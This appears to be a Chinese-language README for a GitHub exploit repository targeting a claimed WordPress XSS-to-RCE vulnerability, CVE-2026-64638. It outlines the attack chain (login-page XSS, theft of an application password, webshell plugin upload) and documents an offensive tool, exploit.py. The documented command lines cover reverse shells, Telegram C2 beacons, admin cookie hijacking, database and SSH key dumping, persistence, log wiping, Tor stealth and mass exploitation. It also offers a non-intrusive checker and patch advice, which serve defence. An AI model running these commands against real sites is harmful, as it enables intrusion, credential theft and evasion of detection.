
CVE‑2026‑64638 – WordPress XSS2Shell 安全套件


仅限道德用途 – 授权安全测试
本仓库仅为授权安全专业人员、蓝队和渗透测试人员提供工具。
未经授权访问计算机系统在CFAA(美国)、Computer Misuse Act(英国)、TCK 243/244(土耳其)以及全球类似法律下均属违法。
漏洞概述
CVE‑2026‑64638 是 WordPress 核心版本 4.7.0 至 7.0.2 中的一个严重预认证反射型 XSS 漏洞,攻击者可通过应用程序密码功能将 XSS 攻击升级为完整的远程代码执行(RCE)。
工作原理
- 解析器差异 – PHP 的
strip_tags() 与 WordPress 的 wp_kses_post() 对 HTML 标签的解析方式不同,允许恶意输入绕过清理。
- 反射型 XSS – 攻击者将特制载荷注入登录表单(
wp-login.php)。登录失败后,载荷被反射回并在受害者浏览器中执行。
- 应用程序密码滥用 – 注入的 JavaScript 通过 WordPress REST API 自动生成应用程序密码,并将其外泄给攻击者。
- 插件上传(RCE) – 攻击者使用捕获的应用程序密码认证到管理面板,并上传包含 webshell 的恶意插件。
- 完全系统沦陷 – webshell 提供系统命令执行能力,允许反弹 shell、持久化、横向移动以及完全接管服务器。
受影响版本
- WordPress 4.7.0 – 7.0.2 – 存在漏洞
- WordPress 7.0.3 及更高版本 – 已修补
- 安全更新已向后移植到所有维护分支
补丁
- 升级到 WordPress 7.0.3 或更高版本。
- 如果无法升级,禁用应用程序密码功能作为临时缓解措施。
工具
| 工具 | 用途 | 目标用户 |
|---|
exploit.py | 完整利用工具包,包含反弹 shell、持久化、C2、权限提升、内存取证、数据库转储、SSH 密钥提取和批量扫描。 | 红队 / 授权渗透测试人员 |
safecheck.py | 非侵入式漏洞检查器,可检测 XSS 反射并评估安全态势,不执行任何恶意载荷。生成详细报告。 | 蓝队 / 安全审计人员 |
功能对比
| 功能 | exploit.py | safecheck.py |
|---|
| 漏洞检测 | [+] | [+] |
| WordPress 版本检测 | [+] | [+] |
| XSS 反射检测 | [+] | [+] |
| 应用程序密码捕获 | [+] | [-] |
| 插件上传(RCE) | [+] | [-] |
| 反弹 shell | [+] | [-] |
| C2 信标(HTTP/DNS/Telegram) | [+] | [-] |
| 权限提升 | [+] | [-] |
| 内存取证 | [+] | [-] |
| 数据库转储 | [+] | [-] |
| SSH 密钥提取 | [+] | [-] |
| 持久化方法 | [+] | [-] |
| 安全头审计 | [-] | [+] |
| 配置文件暴露检查 | [-] | [+] |
| 目录列表检查 | [-] | [+] |
| phpinfo 暴露检查 | [-] | [+] |
| 批量扫描 | [+] | [+] |
| 代理支持 | [+] | [+] |
| Tor 支持 | [+] | [+] |
| Ngrok 隧道 | [+] | [-] |
| 交互式 shell | [+] | [-] |
| 非侵入式(安全)模式 | [-] | [+] |
| JSON / 报告输出 | [+] | [+] |
使用场景摘要
| 场景 | 推荐工具 |
|---|
| 蓝队 – 验证您的 WordPress 安装是否存在漏洞 | safecheck.py |
| 安全审计 – 非侵入式漏洞评估 | safecheck.py |
| 红队 – 授权渗透测试与完整利用 | exploit.py |
| 漏洞赏金 – 负责任披露测试 | safecheck.py |
| 批量扫描 – 检查多个目标是否存在漏洞 | exploit.py 或 safecheck.py |
| 事件响应 – 检查系统是否已被入侵 | safecheck.py |
| 高级后渗透 – 持久化、C2、取证 | exploit.py |
安装
git clone https://github.com/tc4dy/CVE-2026-64638-PoC-Exploit
cd CVE-2026-64638-PoC-Exploit
pip install -r requirements.txt
requirements.txt
requests
urllib3
#ops
pymysql
mysql-connector-python
PySocks
requests[socks]
参数
exploit.py 参数
| 参数 | 描述 |
|---|
-t, --target | 目标 WordPress URL(例如 https://wordpress-site.com) |
-l, --list | 包含目标列表的文件(每行一个),用于批量扫描 |
--lhost | 反弹 shell 回连的本地 IP 地址 |
--lport | 反弹 shell 的本地端口(默认:4444) |
--proxy | HTTP/HTTPS 代理(例如 http://127.0.0.1:8080) |
--timeout | 请求超时时间(秒)(默认:10) |
--retry | 重试次数(默认:3) |
--threads | 批量扫描的线程数(默认:5) |
--exploit | 在批量扫描期间自动利用存在漏洞的目标 |
--ngrok-token | 用于外部隧道的 Ngrok authtoken |
--payload-type | XSS 载荷类型:reflected、dom_based、waf_bypass、case_manipulation、double_encoded |
--session-hijack | 启用会话劫持(窃取管理员 cookie) |
--dump-db | 转储 WordPress 数据库(需要 pymysql) |
--extract-ssh | 从目标系统提取 SSH 密钥 |
--tor | 通过 Tor 路由流量(socks5h://127.0.0.1:9050) |
--stealth | 启用隐蔽模式(伪造请求头、延迟请求) |
--no-cleanup | 利用后跳过日志清理 |
--ssl-verify | 验证 SSL 证书 |
--c2-type | C2 类型:http、dns、telegram |
--c2-server | C2 服务器 URL 或 Telegram bot token |
--auto-priv-esc | shell 后自动权限提升 |
--memory-forensics | 启用内存取证模块 |
-v, --verbose | 详细输出 |
-q, --quiet | 静默模式(最小输出) |
safecheck.py 参数
| 参数 | 描述 |
|---|
-t, --target | 目标 WordPress URL(例如 https://wordpress-site.com) |
-l, --list | 包含目标列表的文件(每行一个),用于批量扫描 |
--timeout | 请求超时时间(秒)(默认:10) |
--retry | 重试次数(默认:3) |
--threads | 批量扫描的线程数(默认:5) |
--proxy | HTTP/HTTPS 代理(例如 http://127.0.0.1:8080) |
--tor | 通过 Tor 路由流量(socks5h://127.0.0.1:9050) |
--ssl-verify | 验证 SSL 证书 |
--output | 输出 JSON 报告文件 |
-v, --verbose | 详细输出 |
-q, --quiet | 静默模式(最小输出) |
场景
| # | 场景 | 命令 |
|---|
| 1 | 快速漏洞检查 | python safecheck.py -t https://wordpress-site.com |
| 2 | 带报告的详细扫描 | python safecheck.py -t https://wordpress-site.com --output report.json -v |
| 3 | 使用反弹 shell 的完整利用 | python exploit.py -t https://wordpress-site.com --lhost 192.168.1.100 --exploit |
| 4 | 使用自定义 XSS 载荷 | python exploit.py -t https://wordpress-site.com --payload-type waf_bypass |
| 5 | 会话劫持(窃取管理员 cookie) | python exploit.py -t https://wordpress-site.com --session-hijack |
| 6 | 转储 WordPress 数据库 | python exploit.py -t https://wordpress-site.com --dump-db |
| 7 | 提取 SSH 密钥 | python exploit.py -t https://wordpress-site.com --extract-ssh |
| 8 | 使用 Tor 实现匿名 | python exploit.py -t https://wordpress-site.com --tor --stealth |
| 9 | 使用 Telegram 进行 C2 信标 | python exploit.py -t https://wordpress-site.com --c2-type telegram --c2-server "https://api.telegram.org/botTOKEN/chat_id" |
| 10 | 从文件批量扫描 | python exploit.py -l targets.txt --threads 10 --exploit |
| 11 | shell 后内存取证 | python exploit.py -t https://wordpress-site.com --memory-forensics |
| 12 | 自动权限提升 | python exploit.py -t https://wordpress-site.com --auto-priv-esc |
| 13 | 交互式 shell | python exploit.py -t https://wordpress-site.com -i |
| 14 | Ngrok 隧道 | python exploit.py -t https://wordpress-site.com --ngrok-token YOUR_TOKEN |
交互式 Shell 命令
| 命令 | 描述 |
|---|
reverse | 启动反弹 shell 监听器 |
persist | 应用持久化方法(cron、systemd、rc.local、SSH、WP) |
clean | 清理系统日志和历史记录 |
dumpdb | 转储 WordPress 数据库 |
ssh | 提取 SSH 密钥 |
priv | 自动权限提升 |
mem | 运行内存取证 |
c2 | 显示 C2 状态 |
c2task | 检查 C2 任务 |
exit | 退出交互式 shell |
端点与 API 使用
| 端点 | 用途 |
|---|
/wp-login.php | 登录页面 – XSS 注入点 |
/wp-admin/authorize-application.php | 应用程序密码生成 |
/wp-admin/update.php?action=upload-plugin | 插件上传(RCE) |
/wp-content/plugins/{slug}/{slug}.php | Webshell 执行 |
负责任使用
- 仅在您拥有或已获得明确书面许可测试的系统上使用这些工具。
- 未经授权访问是非法的且不道德的。
- 作者对任何滥用行为不承担责任。
- 始终遵守您所在国家的法律法规。
本软件仅供教育目的和授权安全测试使用。
法律合规
| 国家 | 相关法律 |
|---|
| 美国 | Computer Fraud and Abuse Act (CFAA) – 18 U.S.C. § 1030 |
| 英国 | Computer Misuse Act 1990 |
| 土耳其 | TCK 243(未经授权访问)、TCK 244(系统干扰) |
| 德国 | StGB § 202a(数据间谍)、§ 202b(数据拦截) |
| 法国 | Loi Godfrain – Article 323-1 |
| 澳大利亚 | Cybercrime Act 2001 |
| 加拿大 | Criminal Code – Section 342.1 |
| 印度 | Information Technology Act 2000 – Section 43, 66 |
| 日本 | Act on Prohibition of Unauthorized Computer Access |



